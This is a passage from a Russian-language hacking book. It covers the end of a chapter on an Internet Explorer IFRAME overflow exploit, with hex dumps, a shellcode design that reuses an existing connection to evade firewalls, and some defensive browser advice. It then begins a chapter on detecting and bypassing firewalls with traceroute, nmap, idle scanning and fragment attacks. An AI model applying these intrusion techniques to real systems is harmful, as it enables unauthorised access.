Всегда используйте только оригинальный BoF PoC exploit, а лучше — его слегка усовершенствованный вариант. Для начала необходимо сбалансировать код: если расстояние между первой выполняемой командой nopslides-блока и началом shell-кода не будет кратно пяти (пять байт — длина инструкции OR EAX, 0D0D0D0Dh), произойдет заем байтов из shell-кода, что неминуемо его

разрушит. Создание буферной зоны в начале shell-кода из четырех команд NOP (90h) решает проблему (рис. 16.4).

```
000034C0:  43 00 43 00 43 00 43 00 | 43 00 0D 0D 0D 0D 22 00   C C C C C ♪♪♪♪"
000034D0:  3E 00 3C 00 2F 00 49 00 | 46 00 52 00 41 00 4D 00   > < / I F R A M
000034E0:  45 00 3E 00 0D 00 0A 00 | 3C 00 2F 00 48 00 54 00   E > ♪ ◙ < / H T
000034F0:  4D 00 4C 00 3E 00 0D 00 | 0A 00                     M L > ♪ ◙
```

Рис. 16.3. Фрагмент оригинального эксплоита: все строки набраны в UNICODE, и в конце находится код 0D0D0D0Dh

```
00001950:  43 43 43 43 43 43 43 43 | 43 43 43 43 43 43 43 43   CCCCCCCCCCCCCCCC
00001960:  43 43 43 43 43 43 43 43 | 43 43 43 43 43 43 43 43   CCCCCCCCCCCCCCCC
00001970:  43 43 3F 3F 22 3E 3C 2F | 49 46 52 41 4D 45 3E 0D   CC??"></IFRAME>♪
00001980:  0A 3C 2F 48 54 4D 4C 3E |                           ◙</HTML>
```

Рис. 16.4. Тот же самый фрагмент после перепечатки: строки в ASCII, код 0D0D0D0Dh превращен в 3F3Fh

СОСТАВЛЕНИЕ СОБСТВЕННОГО SHELL-КОДА

Стратегия разработки shell-кода вполне стандартна. Устанавливаем регистр ESP на безопасное место (в данном случае — на 0D0D0D0Dh), определяем адреса API-функций прямым сканированием памяти или через блок окружения процесса (Process Environment Block, или сокращенно PEB), создаем удаленное TCP/IP-соединение в контексте уже установленного (этим мы ослепляем брандмауэры) и затягиваем основной исполняемый модуль, сохраняя его на диске (это просто, но слишком заметно) или в оперативной памяти (сложная реализация, но зато какой результат!).

Ограничений на размер shell-кода практически нет (в нашем распоряжении чуть больше чем полкилобайта памяти). Строка представлена в формате UNICODE, а это значит, что в ней могут присутствовать одиночные нулевые символы, поэтому извращаться с расшифровщиками нет никакой необходимости. Shell-код наследует все привилегии браузера (а большинство неопытных пользователей запускают его с правами администратора), поэтому его возможности ограничены разве что фантазией разработчика.

С ПРЕЗЕРВАТИВОМ ИЛИ БЕЗ

Установка пакета обновления (в просторечии — сервис-пака), горячо рекомендуемая многими специалистами по безопасности, устраняет уже обнаруженные дыры, но оставляет массу еще неизвестных, так что в целом ситуация остается неизменной. Нужно найти простое и практичное решение, затыкающее дыры раз и навсегда, а не дергаться по каждому поводу, тем более что поддержка «морально устаревших» (с точки зрения Microsoft!) операционных систем

и браузеров уже прекращена, но переход на «суперзащищенную» Windows XP лично меня совсем не радует (лучше уж сразу на Free BSD).

К сожалению, панацею от всех бед выдумать невозможно (Парацельс вон — и тот на ней все зубы пообламывал), но вот усилить защищенность своего компьютера можно вполне. Зайдите в Сервис ▸ Свойства обозревателя ▸ Безопасность, заставив браузер запрашивать подтверждение на «запуск программ и файлов в окне IFRAME» и выполнение сценариев/объектов Active X во всех зонах безопасности (Интернет, местная интрасеть, надежные и ограниченные узлы). Большинство сайтов нормально отображаются и без скриптов. Там же, где скрипты действительно необходимы, их можно разрешить явно (но это должны быть нормальные сайты крупных компаний, а не какие-то там отстойники).

Еще надежнее — установить VMWare и запускать браузер под управлением виртуальной машины. Можно смело блуждать по трущобам Интернета, не боясь подцепить заразу. Естественно, VMWare защищает только от атак на браузер, но не на саму операционную систему, поэтому вам также потребуется и брандмауэр. В Windows XP он встроен изначально, а поклонникам Windows 2000 (сам к таковым отношусь!) я рекомендую установить Sygate Personal Firewall версии 4.5 (для домашних пользователей он бесплатен). Более свежие версии уже просят денежек или требуют применения ломалки. Что же касается Windows 98, то она и без брандмауэра неплохо справляется.




Рис. 16.5. Настройка политики безопасности в браузере

Конечно, работать с виртуальными машинами не слишком удобно. Они кушают много памяти и требуют мощных процессоров, поэтому можно пойти на компромиссный вариант: создать нового пользователя с ограниченными правами (Панель Управления ▸ Пользователи и пароли), лишить его доступа ко всем ценным папкам и документам (Свойства файла ▸ Безопасность) и запускать IE

10 Зак 398

и Outlook Express от его имени (Свойства ярлыка ▸ Запускать от имени другого пользователя) (рис. 16.5).


Сохраняя веб-страницы на диск, имейте в виду, что при локальном открытии HTML-файлов интернет-политика безопасности не действует — Java-скрипты и плавающие фреймы выполняются автоматически, без запросов на подтверждение, поэтому вирус может легко просочиться в основную систему.

УБИТЬ БИЛЛА

Хакерская активность растет с каждым днем, пробивая новые бреши в мелкософтных программах и особенно — в Internet Explorer'e. Может, стоит перейти на Лисенка (он же Firefox) или же вовсе эмигрировать на другую операционную систему (например, Linux)? Увы! Баги водятся не только в Microsoft, они есть и у остальных. Другое дело, что методы борьбы с ними различны. Обладатели коммерческого кода вынуждены ждать заплаток, словно милости от природы, а если производитель вдруг прекратит поддержку продукта, то в срочном порядке переходить на новую версию (даже если она не нужна) или хачить программу непосредственно в машинном коде, теряя на это уйму времени и мозговых извилин.

При наличии исходных текстов заплатка изготавливается элементарно, а децентрализованная модель разработки операционных систем семейства UNIX позволяет забыть об амбициях конкретного производителя. Не выпустит вовремя заплатку — ну и хрен с ним, это сделают другие. Тем не менее без заплаток дело все-таки не обходится. К тому же качество оптимизации некоторых UNIX'ов, прямо скажем, находится не на высоте (никто не ставил Федорино Горе 3.0 на P-III 733? Сдохнуть можно, пока она загрузится.). KNOPPIX 3.7, основанный на Debian, выглядит лучшей альтернативой — нормально грузится с CD, не требуя установки на жесткий диск, послушно выходит в Интернет по PPP, лазит по Вебу, проверяет почту, открывает документы MS Word и pdf, и при этом совсем не тормозит, даже при работе из-под эмулятора.





ГЛАВА 17

ОБХОД БРАНДМАУЭРОВ СНАРУЖИ И ИЗНУТРИ

Большинство корпоративных сетей (если не все они) ограждены по периметру недемократично настроенными брандмауэрами, защищающими внутренних пользователей от самих себя и отпугивающими начинающих хакеров вместе с кучей воинствующих малолеток. Между тем для опытного взломщика даже качественный и грамотно настроенный брандмауэр — не преграда.

Брандмауэр (он же *firewall*) в общем случае представляет собой совокупность систем, обеспечивающих надлежащий уровень разграничения доступа, достигаемый путем управления проходящим трафиком по более или менее гибкому набору критериев (правил поведения). Короче говоря, брандмауэр пропускает только ту часть трафика, которая явно разрешена администратором, и блокирует все остальное (рис. 17.1).




Рис. 17.1. Узел, защищенный брандмауэром, чувствует себя словно за кирпичной стеной

На рынке доминируют два типа брандмауэров — *пакетные фильтры*, также называемые шлюзами фильтрации пакетов (packet filter gateway), и *программные прокси* (application proxy). Примером первого из них является Firewall от компании Check Point, а второго — Microsoft Proxy Server.

Пакетные фильтры полностью прозрачны для пользователей и весьма производительны, однако недостаточно надежны. Фактически, они представляют собой разновидность маршрутизатора, принимающего пакеты как извне, так и изнутри сети и решающего, как с ними поступить — пропустить дальше или уничтожить, при необходимости уведомив отправителя, что его пакет сдох. Большинство брандмауэров этого типа работает на IP-уровне, причем полнота поддержки IP-протокола и качество фильтрации оставляют желать лучшего, поэтому атакующий может легко их обмануть. На домашних компьютерах такие брандмауэры еще имеют смысл, но при наличии даже плохонького маршрутизатора они лишь удорожают систему, ничего не давая взамен, так как те же самые правила фильтрации пакетов можно задать и на маршрутизаторе!

Программные прокси представляют собой обычные прокси-серверы, прослушивающие заданные порты (например, 25, 110, 80) и поддерживающие взаимодействие с заранее оговоренным перечнем сетевых сервисов. В отличие от фильтров, передающих IP-пакеты «как есть», прокси самостоятельно собирают TCP-пакеты, выкусывают из них пользовательские данные, наклеивают на них новый заголовок и вновь разбирают полученный пакет на IP, при необходимости осуществляя трансляцию адресов. Если брандмауэр не содержит ошибок, обмануть его на сетевом уровне уже не удастся, к тому же он скрывает от атакующего структуру внутренней сети — снаружи остается лишь брандмауэр. А для достижения наивысшей защищенности администратор может организовать на брандмауэре дополнительные процедуры авторизации и аутентификации, набрасывающиеся на противника еще на дальних рубежах обороны. Это были достоинства. Теперь поговорим о недостатках. Программные прокси крайне неудобны, поскольку ограничивают пользователей в выборе приложений. Они работают намного медленнее пакетных фильтров и здорово снижают производительность (особенно на быстрых каналах). Поэтому главным образом мы будем говорить о пакетных фильтрах, оставив программные прокси в стороне.

Брандмауэры обоих типов обычно включают в себя более или менее кастрированную версию *системы определения вторжений* (Intruder Detection System, IDS), анализирующей характер сетевых запросов и выявляющей потенциально опасные действия — обращение к несуществующим портам (характерно для сканирования), пакеты с TTL = 1 (характерно для трассировки) и т. д. Все это существенно затрудняет атаку, и хакеру приходится действовать очень осторожно, поскольку любой неверный шаг тут же выдаст его с головой. Однако интеллектуальность интегрированных систем распознавания довольна невелика и большинство уважающих себя администраторов перекладывают эту задачу на плечи специализированных пакетов, например таких, как Real Secure от Internet Security System.

В зависимости от конфигурации сети брандмауэр может быть установлен на выделенный компьютер или же делить системные ресурсы с кем-нибудь еще. Персональные брандмауэры, широко распространенные в мире Windows, в подавляющем большинстве случаев устанавливаются непосредственно на сам защищаемый компьютер. Если это пакетный фильтр, реализованный без ошибок, то защищенность системы ничуть не страдает, и атаковать ее так же просто/

сложно, как и на выделенном брандмауэре. Локальные программные прокси защищают компьютер лишь от некоторых типов атак (например, блокируют засылку троянов через IE), оставляя систему полностью открытой. В UNIX-подобных системах пакетный фильтр присутствует изначально, а в штатный комплект поставки входит большое количество разнообразных прокси-серверов, поэтому озабочиваться приобретением дополнительного программного обеспечения не нужно.

ОТ ЧЕГО ЗАЩИЩАЕТ И НЕ ЗАЩИЩАЕТ БРАНДМАУЭР

Пакетные фильтры в общем случае позволяют закрывать все входящие/исходящие TCP-порты, полностью или частично блокировать некоторые протоколы (например, ICMP), препятствовать установке соединений с данными IP-адресами и т. д. Правильно сконфигурированная сеть должна состоять по меньшей мере из двух зон: а) внутренней корпоративной сети (corporative network), огражденной брандмауэром и населенной рабочими станциями, сетевыми принтерами, интранет-серверами, серверами баз данных и прочими ресурсами подобного типа; б) демилитаризованной зоны (demilitarized zone, или сокращенно DMZ), где расположены публичные серверы, которые должны быть доступны из Интернета (рис. 17.2). Брандмауэр, настроенный на наиболее драконовский уровень защищенности, должен:

- закрывать все порты, кроме тех, что принадлежат публичным сетевым службам (HTTP, FTP, SMTP и т. д.);
- пакеты, приходящие на заданный порт, отправлять тем и только тем узлам, на которых установлены соответствующие службы (например, WWW-сервер расположен на узле А, а FTP-сервер на узле В, тогда пакет, направленный на 80-й порт узла В, должен блокироваться брандмауэром);
- блокировать входящие соединения из внешней сети, направленные в корпоративную сеть (правда, в этом случае пользователи сети не смогут работать с внешними FTP-серверами в активном режиме);
- блокировать исходящие соединения из DMZ-зоны, направленные во внутреннюю сеть (исключая FTP- и DNS-серверы, которым исходящие соединения необходимы);
- блокировать входящие соединения из DMZ-зоны, направленные во внутреннюю сеть (если этого не сделать, то атакующий, захвативший управление одним из публичных серверов, беспрепятственно проникнет и в корпоративную сеть);
- блокировать входящие соединения в DMZ-зону из внешней сети по служебным протоколам, часто использующимся для атаки (например, ICMP; правда, полное блокирование ICMP создает большие проблемы — в частности, перестает работать ping и становится невозможным автоматическое определение наиболее предпочтительного MTU);

- блокировать входящие/исходящие соединения с портами и/или IP-адресами внешней сети, заданными администратором.




Рис. 17.2. Типичная структура локальной сети

Фактически, роль брандмауэра сводится к ограждению корпоративной сети от всяких любопытствующих идиотов, блуждающих по просторам Интернета. Тем не менее прочность этого ограждения только кажущаяся. Если клиент корпоративной сети использует уязвимую версию браузера или клиента электронной почты (а большинство программного обеспечения уязвимо!), атакующему достаточно заманить его на троянизированную веб-страничку или послать ему письмо с вирусом внутри — и через короткое время локальная сеть окажется поражена. Даже если исходящие соединения из корпоративной сети запрещены (а как же тогда бедным пользователям шариться по Интернету?), shell-код сможет воспользоваться уже установленным TCP-соединением, через которое он и был заброшен на атакованный узел, передавая хакеру бразды удаленного управления системой.

Брандмауэр может и сам являться объектом атаки ведь он, как и всякая сложная программа, не обходится без дыр и уязвимостей. Дыры в брандмауэрах обнаруживаются практически каждый год и далеко не сразу затыкаются (особенно если брандмауэр реализован на «железном» уровне). Забавно, но плохой брандмауэр не только не увеличивает, но даже ухудшает защищенность системы (в первую очередь это относится к персональным брандмауэрам, популярность которых в последнее время необычайно высока).

ОБНАРУЖЕНИЕ И ИДЕНТИФИКАЦИЯ БРАНДМАУЭРА

Залогом успешной атаки является своевременное обнаружение и идентификация брандмауэра (или, в более общем случае — системы обнаружения вторжений, но в контексте настоящей главы мы будем исходить из того, что она совмещена с брандмауэром).

Большинство брандмауэров отбрасывают пакеты с истечением TTL (Time To Live — время жизни), блокируя тем самым трассировку маршрута, чем и разоблачают себя. Аналогичным образом поступают и некоторые маршрутизаторы, однако, как уже говорилось выше, между маршрутизатором и пакетным фильтром нет принципиальной разницы.

Отслеживание маршрута обычно осуществляется утилитой traceroute, поддерживающей трассировку через протоколы ICMP и UDP, причем ICMP блокируется гораздо чаще. Выбрав узел, заведомо защищенный брандмауэром (например, www.intel.ru), попробуем отследить маршрут к нему (листинг 17.1).

Листинг 17.1. Трассировка маршрута, умирающая на брандмауэре (маршрутизаторе)

```
$traceroute -I www.intel.ru
Трассировка маршрута к bouncer.glb.intel.com [198.175.98.50]
с максимальным числом прыжков 30:

 1  1352 ms   150 ms   150 ms  62.183.0.180
 2   140 ms   150 ms   140 ms  62.183.0.220
 3   140 ms   140 ms   130 ms  217.106.16.52
 4   200 ms   190 ms   191 ms  aksai-bbn0-po2-2.rt-comm.ru [217.106.7.25]
 5   190 ms   211 ms   210 ms  msk-bbn0-po1-3.rt-comm.ru [217.106.7.93]
 6   200 ms   190 ms   210 ms  spb-bbn0-po8-1.rt-comm.ru [217.106.6.230]
 7   190 ms   180 ms   201 ms  stockholm-bgw0-po0-3-0-0.rt-comm.ru [217.106.7.30]
 8   180 ms   191 ms   190 ms  POS4-0.GW7.STK3.ALTER.NET [146.188.68.149]
 9   190 ms   191 ms   190 ms  146.188.5.33
10   190 ms   190 ms   200 ms  146.188.11.230
11   311 ms   310 ms   311 ms  146.188.5.197
12   291 ms   310 ms   301 ms  so-0-0-0.IL1.DCA6.ALTER.NET [146.188.13.33]
13   381 ms   370 ms   371 ms  152.63.1.137
14   371 ms   450 ms   451 ms  152.63.107.150
15   381 ms   451 ms   450 ms  152.63.107.105
16   370 ms   461 ms   451 ms  152.63.106.33
17   361 ms   380 ms   371 ms  157.130.180.186
18   370 ms   381 ms   441 ms  192.198.138.68
19     *        *        *     Превышен интервал ожидания для запроса.
20     *        *        *     Превышен интервал ожидания для запроса.
```

Смотрите, трассировка доходит до узла 192.198.138.68, а затем умирает, что указывает либо на брандмауэр, либо на недемократичный маршрутизатор. Чуть позже мы покажем, как можно проникнуть сквозь него, а пока выберем для трассировки другой узел, например www.zenon.ru (листинг 17.2).

Листинг 17.2. Успешное завершение трассировки еще не означает отсутствия брандмауэра

```
$traceroute -I www.intel.ru
Трассировка маршрута к distributed.zenon.net [195.2.91.103]
с максимальным числом прыжков 30:

 1  2444 ms  1632 ms  1642 ms  62.183.0.180
 2  1923 ms  1632 ms  1823 ms  62.183.0.220
```

продолжение ⇒

Листинг 17.2 *(продолжение)*

```
 3  1632 ms  1603 ms  1852 ms  217.106.16.52
 4  1693 ms  1532 ms  1302 ms  aksai-bbn0-po2-2.rt-comm.ru [217.106.7.25]
 5  1642 ms  1603 ms  1642 ms  217.106.7.93
 6  1562 ms  1853 ms  1762 ms  msk-bgw1-ge0-3-0-0.rt-comm.ru [217.106.7.194]
 7  1462 ms   411 ms   180 ms  mow-b1-pos1-2.telia.net [213.248.99.89]
 8   170 ms   180 ms   160 ms  mow-b2-geth2-0.telia.net [213.248.101.18]
 9   160 ms   160 ms   170 ms  213.248.78.178
10   160 ms   151 ms   180 ms  62.113.112.67
11   181 ms   160 ms   170 ms  css-rus2.zenon.net [195.2.91.103]
Трассировка завершена
```

На этот раз трассировка проходит нормально. Выходит, что никакого брандмауэра вокруг zenon'а нет? Что ж! Очень может быть, но для уверенного ответа нам требуется дополнительная информация. Узел 195.2.91.193 принадлежит сети класса C (три старших бита IP-адреса равны 110), и если эта сеть не защищена брандмауэром, большинство ее узлов должны откликаться на ping, что в данном случае и происходит. Сканирование выявляет 65 открытых адресов. Следовательно, либо маршрутизатора здесь нет, либо он беспрепятственно пропускает наш ping.

При желании можно попробовать просканировать порты, однако, во-первых, наличие открытых портов еще ни о чем не говорит (быть может, брандмауэр блокирует лишь один порт, но самый нужный, например защищает дырявый RPC от посягательств извне), а во-вторых, при сканировании хакеру будет трудно остаться незамеченным. С другой стороны, порты сканируют все кому не лень, администраторы уже давно не обращают на это внимания.

Утилита nmap (популярный сканер портов) позволяет обнаруживать некоторые из брандмауэров, устанавливая статус порта в «firewalled» (рис. 17.3). Такое происходит всякий раз, когда в ответ на SYN удаленный узел возвращает ICMP-пакет типа 3 с кодом 13 (Admin Prohibited Filter) с действительным IP-адресом брандмауэра в заголовке (nmap его не отображает, пишите собственный сканер или, используя любой снифак, самостоятельно проанализируйте возвращаемый пакет). Если возвратится SYN/ACK — сканируемый порт открыт. RST/ACK указывает на закрытый или заблокированный брандмауэром порт. Не все брандмауэры генерируют RST/ACK при попытке подключения к заблокированным портам (Check Point Firewall — генерирует), некоторые отсылают ICMP-сообщение, как было показано выше, или ни хрена не посылают вообще.

Большинство брандмауэров поддерживают удаленное управление через Интернет, открывая один или несколько TCP-портов, уникальных для каждого брандмауэра. Так, например, Check Point Firewall открывает 256-, 257- и 258-й порты, а Microsoft Proxy — 1080-й. Некоторые брандмауэры явным образом сообщают свое имя и версию программного продукта при подключении к ним по netcat (или telnet), в особенности этим грешат прокси-сервера. Последовательно опрашивая все узлы, расположенные впереди исследуемого хоста, на предмет прослушивания характерных для брандмауэров портов, мы в большинстве случаев сможем не только выявить их присутствие, но и определить IP-адрес (рис. 17.4)! Разумеется, эти порты могут быть закрыты как на самом брандма-

уэре (правда, не все брандмауэры это позволяют), так и на предшествующем ему маршрутизаторе (но тогда брандмауэром будет нельзя управлять через Интернет).

```
File  View                                                        Help
Target(s): www insecure org                                 [Scan] [Exit]

Scan | Discover | Timing | Files | Options
Scan Type                                      Scanned Ports
SYN Stealth Scan                               Most important (fast)
Relay Host:                                    Range:
Scan Extensions
[ ] RPC Scan  [ ] Identd Info  [x] OS Detection  [x] Version Probe

Starting nmap 3.49 ( http://www.insecure.org/nmap/ ) at 2003-12-19 14:28 PST
Interesting ports on www.insecure.org (205.217.153.53):
(The 1212 ports scanned but not shown below are in state: filtered)
PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 3.1p1 (protocol 1.99)
25/tcp   open   smtp    qmail smtpd
53/tcp   open   domain  ISC Bind 9.2.1
80/tcp   open   http    Apache httpd 2.0.39 ((Unix) mod_perl/1.99_07-dev Perl/v5.6.1)
113/tcp closed auth
Device type: general purpose
Running: 2.4.X|2.5.X
OS details: Kernel 2.4.0 - 2.5.20
Uptime 212.119 days (since Wed May 21 12:38:26 2003)

Nmap run completed -- 1 IP address (1 host up) scanned in 33.792 seconds

Command: nmap -sS -sV -O -F -PI -T4 www insecure.org
```

Рис. 17.3. Внешний вид утилиты nmap




Рис. 17.4. Структура IP-пакета

СКАНИРОВАНИЕ И ТРАССИРОВКА ЧЕРЕЗ БРАНДМАУЭР

Прямая трассировка через брандмауэр чаще всего оказывается невозможной (какому администратору приятно раскрывать интимные подробности топологии своих сетей?), и атакующему приходится прибегать ко всевозможным ухищрениям.

Утилита Firewalk представляет собой классический трассер, посылающий TCP- или UDP-пакеты с таким расчетом, чтобы на узле, следующем непосредственно за брандмауэром, их TTL обращался в ноль, заставляя систему генерировать сообщение ICMP_TIME_EXCEEDED. Благодаря этому firewalk уверенно работает даже там, где штатные средства уже не справляются, хотя крепко защищенный брандмауэр ей, конечно, не пробить, и атакующему приходится использовать более продвинутые алгоритмы.

Будем исходить из того, что с каждым отправляемым IP-пакетом система увеличивает его ID на единицу (как это чаще всего и случается). С другой стороны, согласно спецификации RFC-793, описывающей TCP-протокол, всякий хост, получивший посторонний пакет, не относящийся к установленным TCP-соединениям, должен реагировать на него посылкой RST (рис. 17.5). Для реализации атаки нам понадобится удаленный узел, не обрабатывающий в данный момент никакого постороннего трафика и генерирующий предсказуемую последовательность ID. В хакерских кулуарах такой узел называется *немым* (dump). Обнаружить немой хост очень просто — достаточно лишь отправить ему серию IP-пакетов и проанализировать ID, возвращенный в заголовках. Запомним (запишем на бумажку) ID последнего пакета. Затем, выбрав жертву, подходящую для атаки, отправим ей SYN-пакет, указав в обратном адресе IP немого узла. Атакуемый узел, думая, что немой хост хочет установить с ним TCP-соединение, ответит: SYN/ACK. Немой хост, словив посторонний SYN/ACK, возвратит RST, увеличивая свой счетчик ID на единицу. Отправив немому хосту еще один IP-пакет, хакер, сравнив и проанализировав возвращенный ID, сможет узнать — посылал ли немой хост жертве RST-пакет или нет. Если посылал, значит, атакуемый хост активен и подтверждает установку TCP-соединения на заданный порт. При желании хакер может просканировать все интересующие его порты, не рискуя оказаться замеченным, ведь вычислить его IP практически невозможно — сканирование осуществляется «руками» немого узла и с точки зрения атакуемого выглядит как обычное SYN-сканирование.

Предположим, что немой хост расположен внутри DMZ, а жертва находится внутри корпоративной сети. Тогда, отправив немому хосту SYN-пакет от имени жертвы, мы сможем проникнуть через брандмауэр, поскольку он будет думать, что с ним устанавливает соединение внутренний хост, а соединения этого типа в 99,9% случаях разрешены (если их запретить, пользователи корпоративной сети не смогут работать со своим же собственными публичными серверами). Естественно, все маршрутизаторы на пути от хакера к немому хосту не должны блокировать пакет с поддельным обратным адресом, в противном случае пакет умрет задолго до того, как доберется до места назначения.




Рис. 17.5. Структура TCP-пакета

Утилита hping как раз и реализует сценарий сканирования данного типа, что делает ее основным орудием злоумышленника для исследования корпоративных сетей, огражденных брандмауэром.

Как вариант, хакер может захватить один из узлов, расположенных внутри DMZ, и использовать его как плацдарм для дальнейших атак.

ПРОНИКНОВЕНИЕ ЧЕРЕЗ БРАНДМАУЭР

Сборку фрагментированных TCP-пакетов поддерживают только самые качественные из брандмауэров, а все остальные анализируют лишь первый фрагмент, беспрепятственно пропуская все остальные. Послав сильно фрагментированный TCP-пакет, «размазывающий» TCP-заголовок по нескольким IP-пакетам, хакер скроет Acknowledgment Number от брандмауэра, и тот не сможет определить принадлежность TCP-пакета к соответствующей ему TCP-сессии (быть может, он относится к легальному соединению, установленному корпоративным пользователем). Если только на брандмауэре не активирована опция «резать фрагментированные пакеты», успех хакерской операции гарантирован. Блокирование фрагментированных пакетов создает множество проблем и препятствует нормальной работе сети. Теоретически возможно блокировать лишь пакеты с фрагментированным TCP-заголовком, однако далеко не всякий брандмауэр поддерживает столь гибкую политику настройки. Атаки данного типа, кстати говоря, называемые Tiny Fragment Attack, обладают чрезвычайно мощной проникающей способностью и потому являются излюбленным приемом всех хакеров (рис. 17.6).

Атаки с использованием внутренней маршрутизации (она же маршрутизация от источника, или source routing) намного менее актуальны; тем не менее мы все же

